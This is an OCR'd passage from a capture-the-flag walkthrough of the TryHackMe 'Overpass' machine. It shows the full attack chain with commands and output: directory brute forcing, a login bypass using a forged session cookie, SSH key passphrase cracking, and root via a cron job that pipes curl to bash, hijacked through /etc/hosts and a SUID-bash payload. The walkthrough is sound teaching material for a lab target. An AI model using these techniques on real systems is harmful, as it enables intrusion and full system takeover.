
```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.66.167 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 03:08 EET
Nmap scan report for 10.10.66.167
Host is up (0.094s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37968598d1009c1463d9b03475b1f957 (RSA)
|   256 5375fac065daddb1e8dd40b8f6823924 (ECDSA)
|_  256 1c4ada1f36546da6c61700272e67759c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.16 seconds
```

Figure 109: Overpass Nmap Scan

As we can see there are only 2 services running, ssh on port 22 and a http server hosting a website on port 80, both of which are quite common. We also find that we are dealing with a linux operating system. Although we could examine port 22 for vulnerabilities like maybe try to brute force the ssh login credentials, I usually always like to check the website first if there is a http server running on the target machine, so we open our browser and navigate to the target ip. The website looks normal, I tried to do some reconnaissance on it like checking the "robots.txt" and "sitemap.xml" files but they didn't exist. I also checked the source code of the website and took a quick look at every linked "css" and "js" file but found nothing useful. I also downloaded the image on the website and checked it for hidden data using steganography but found nothing. Additionally, I checked some programs that could be downloaded from the website like the precompiled binaries for overpass as well as the source code for the program but nothing came out of it. While manually examining the things mentioned above, I also run a scan using "gobuster". Gobuster is a tool used to brute force urls including directories and files as well as dns subdomains. In this case, I used it to find directories and files on the website by using a brute force attack with a dictionary. Hopefully, "gobuster" will find something useful like an admin panel, backups or something similar. The command that was used is the following:

```
gobuster dir -u http://$ip/ -w direnum.txt -x txt, php
```

For the brute force attack, you can use a dictionary of your choice, I personally used the "directory-list-2.3-medium.txt" dictionary which is of decent size located on the "/usr/share/wordlists/dirbuster" directory on kali linux.



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.66.167/ -w ../dicts/direnum.txt -x txt, php
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.66.167/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              txt,
[+] Timeout:                 10s
===============================================================
2023/03/02 03:23:30 Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 301) [Size: 0] [--> /]
/img                  (Status: 301) [Size: 0] [--> img/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
Progress: 61853 / 661683 (9.35%)
```

Figure 110: Overpass Gobuster Scan


We find an admin panel that administrators use to login in order to manage their website. The login form on the administrator page asks for a username and a password. At this point, when dealing with a login form where I don't know any of the login credentials, I usually try to check for sql injection or brute force vulnerabilities. However, before doing that, by looking at the source code I find 2 interesting files, a “login.js” and a “cookie.js” file. I open them on the debugger tab of the developer tools and I find that the “login.js” file handles the login form, how the data is sent and the authentication of the users. I proceed by closely examining the javascript code on the “login.js” file. What’s very interesting is the code of the “login” function located on the “login.js” file that’s shown below.

```
async function login() {
  const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = ""
  const creds = { username: usernameBox.value, password: passwordBox.value }
  const response = await postData("/api/login", creds)
  const statusOrCookie = await response.text()
  if (statusOrCookie === "Incorrect credentials") {
    loginStatus.textContent = "Incorrect Credentials"
    passwordBox.value=""
  } else {
    Cookies.set("SessionToken",statusOrCookie)
    window.location = "/admin"
  }
}
```

Code 31: Overpass Javascript Code of “login.js”

The code seems to be waiting for the response of an endpoint that was used to check if the username and password the user entered is equal to the valid credentials of the administrator. If the credentials are not valid, the endpoint returns the response “Incorrect Credentials”. It seems that the code is checking if the response is equal to “Incorrect Credentials”. If it is, it will display a message saying “Incorrect Credentials”. Otherwise, it will set a cookie named “SessionToken” to the returned statusOrCookie and redirect the user to the /admin directory. Since the code is only checking to see if a cookie named “SessionToken” exists, we could just create a cookie named “SessionToken” with a random value to see if we are able to bypass the login page.

This vulnerability belongs in the broken authentication category which is an owasp top 10. We will create the cookie using the developer tools as shown in the figure below.


Overpass

10.10.66.167/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Overpass

Welcome to the Overpass Administrator area

A secure password manager with support for Windows, Linux, MacOS and more

Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu6wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
```

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Cache Storage
Cookies
http://10.10.66.167
Indexed DB
Local Storage
Session Storage


Name	Value	Domain	Path	Expires / Max-Age	Size
SessionToken	dummy_value	10.10.66.167	/admin/	Fri, 03 Mar 2023 02:08:19 ...	23

Figure 111: Overpass Broken Authentication

As you can infer from the figure above, we are able to bypass the authentication process by simply setting a cookie with a name “SessionToken” to a value of anything. After logging in, we learn the names of potentially 2 users on the target machine, James and Paradox. These could very likely be some valid usernames (james and paradox) used for ssh. We also learn that James can log in using ssh to the system with his private key which is provided to us in the website. This means we have everything we need, except that we are also told that the private key is password protected which means we have got to crack the password first. To crack the password, the following commands were used after saving the private ssh key from the website to a file named “id_rsa”:

```
ssh2john id_rsa > id_rsa.hash
john --wordlist=rockyou.txt id_rsa.hash --fork=2
```

For the cracking, I used the “rockyou.txt” dictionary located on the “/usr/share/wordlists” directory.




```
┌──(kali㉿kali)-[~/THM]
└─$ ssh2john id_rsa  > id_rsa.hash

┌──(kali㉿kali)-[~/THM]
└─$ john --wordlist=../dicts/rockyou.txt id_rsa.hash --fork=2
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Node numbers 1-2 of 2 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
james13          (id_rsa)
1 1g 0:00:00:00 DONE (2023-03-02 20:26) 2.500g/s 16710p/s 16710c/s 16710C/s james13
Waiting for 1 child to terminate
2 0g 0:00:00:09 DONE (2023-03-02 20:26) 0g/s 740791p/s 740791c/s 740791C/s *7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 112: Overpass Password Cracking

As we can see, the password for the ssh private key is “james13”. Now that we have got some ssh credentials, let’s try to login using ssh with the private key:

```
chmod 600 id_rsa
ssh james@$ip -i id_rsa
```



```
┌──(kali㉿kali)-[~/THM]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/THM]
└─$ ssh james@10.10.123.148 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar  2 18:48:06 UTC 2023

  System load:  0.08              Processes:           89
  Usage of /:   22.3% of 18.57GB  Users logged in:     0
  Memory usage: 13%               IP address for eth0: 10.10.123.148
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Thu Mar  2 18:47:39 2023 from 10.8.25.250
james@overpass-prod:~$ whoami
james
james@overpass-prod:~$ uname -a
Linux overpass-prod 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm[redacted]
james@overpass-prod:~$
```

Figure 113: Overpass Ssh Login

The first command was used because private keys don’t work with weak permissions. As we can see from the figure above, we gain access to the target system as the user “james” and manage to retrieve the user flag. Time to escalate our privileges and become root. When gaining access to a system, I initially like to run some reconnaissance commands:

```
hostname
whoami
id
cat /etc/passwd
uname -a
lsb_release -a
ps aux
cat /etc/issue
cat /proc/version
echo $PATH
env
cat /etc/hosts
netstat
route
ls -la
```


These commands will help you learn more information about the user you gained access to the system as, the operating system itself such as kernel version and so on, processes running, environmental variables, network connections, hidden files and many more. After gathering information about the system, we need to look for privilege escalation vectors. You have 2 options here, look manually or run an automated script like “linpeas”. Many people prefer the linpeas way, I prefer the manual way. I personally only use linpeas as a last resort when I have found nothing manually. The first thing I usually check is if the current user can actually execute the “sudo” command. This can be checked with the following command:

```
sudo -l
```

However, we are asked for the user’s password which we don’t have (the password for the ssh private key and the user’s password don’t seem to be the same). After that I check the home directory “/home” to see if we are able to access home directories of other users. In this case there is only one other user named “tryhackme” and we don’t have access to the corresponding directory. I also check the home directory of the current user for useful files but in this case, we won’t find anything. Another thing I like to examine are the cronjobs on the “/etc/crontab” file. The “/etc/crontab” file is used by cron to control its own jobs:

```
cat /etc/crontab
```


It seems we got lucky, there is a cronjob that will run as root.



```
james@overpass-prod:~$ sudo -l
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
sudo: 3 incorrect password attempts
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

Figure 114: Overpass Cronjobs

This cronjob is trying to download a shell script named “buildscript.sh” using curl from the “overpass.thm” domain and then it pipes the script to bash meaning that it executes the script. This is very interesting, since we could potentially trick the system into downloading a script with the same name but with different code from our own server and not from the “overpass.thm” domain. That being said, in order for that to work we need “overpass.thm” to resolve to our own ip address and not its own. At this point, I check the permissions of the “/etc/hosts” file to see if we can modify it. This file is used to resolve a domain name into an ip address and indeed in this case the user “james” has write access to the file which means we can modify it as shown below.




```
  GNU nano 2.9.3

127.0.0.1 localhost
127.0.1.1 overpass-prod
#127.0.0.1 overpass.thm
[redacted] overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 115: Overpass Modify “/etc/hosts”

By modifying the "/etc/hosts" file, we made the system believe that the "overpass.thm" domain points to our own ip address. We now need to build the script that the "curl" command will try to grab next:

```
mkdir downloads
cd downloads
mkdir src
cd src
```

First, we need to create the directory structure to mimic the url that "curl" is requesting on the "/etc/crontab" file using the commands above and then create the "buildscript.sh" file with our own code:




```
#!/bin/bash


cp /bin/bash /tmp/rootbash

chmod +s /tmp/rootbash
```

Figure 116: Overpass Fake "buildscript.sh" Code

We want our fake script to be able to somehow make us root when it is piped to bash. In this case, the fake "buildscript.sh" copies the "/bin/bash" binary which simply spawns a bash shell to "/tmp/rootbash" and then enables the suid bit. Suid is a special permission that when enabled for a file allows other users to run that file with the owner's privileges. Since the cronjob executed on the target system runs as root, then the owner of the "/tmp/rootbash" file will be root. Because that file will have suid enabled, when we run the binary as the user "james", we will be running it with the owner's permissions meaning as root which means that instead of a normal bash shell, we will be spawning a bash shell with root permissions. After making the "buildscript.sh" script executable, the last step is serving the fake file using a python http server on port 80:

```
python3 -m http.server 80
```

After doing all this, we simply wait for the cronjob on the target machine to run (it runs every minute for our convenience).




```
james@overpass-prod:/tmp$ ls -l
total 1096
-rwsr-sr-x 1 root root 1113504 Mar  2 20:15 rootbash
drwx------ 3 root root    4096 Mar  2 19:54 systemd-private-fa9abff2f55a4726b379e3da6b105f37-syste
drwx------ 3 root root    4096 Mar  2 19:54 systemd-private-fa9abff2f55a4726b379e3da6b105f37-syste
james@overpass-prod:/tmp$
```

```
kali@kali: ~/THM 157x17
└─$ python3 -m http.server 80
┌──(kali㉿kali)-[~/THM]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [02/Mar/2023 22:12:25] "GET / HTTP/1.1" 200 -
10.10.70.254 - - [02/Mar/2023 22:12:59] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.70.254 - - [02/Mar/2023 22:13:59] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.70.254 - - [02/Mar/2023 22:15:00] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
```

Figure 117: Overpass Privilege Escalation I

As you can see, a new binary named "rootbash" was created on the "/tmp" directory. Simply use the command below and a root shell is spawned, we are able to get the root flag soon afterwards:

```
rootbash -p
```



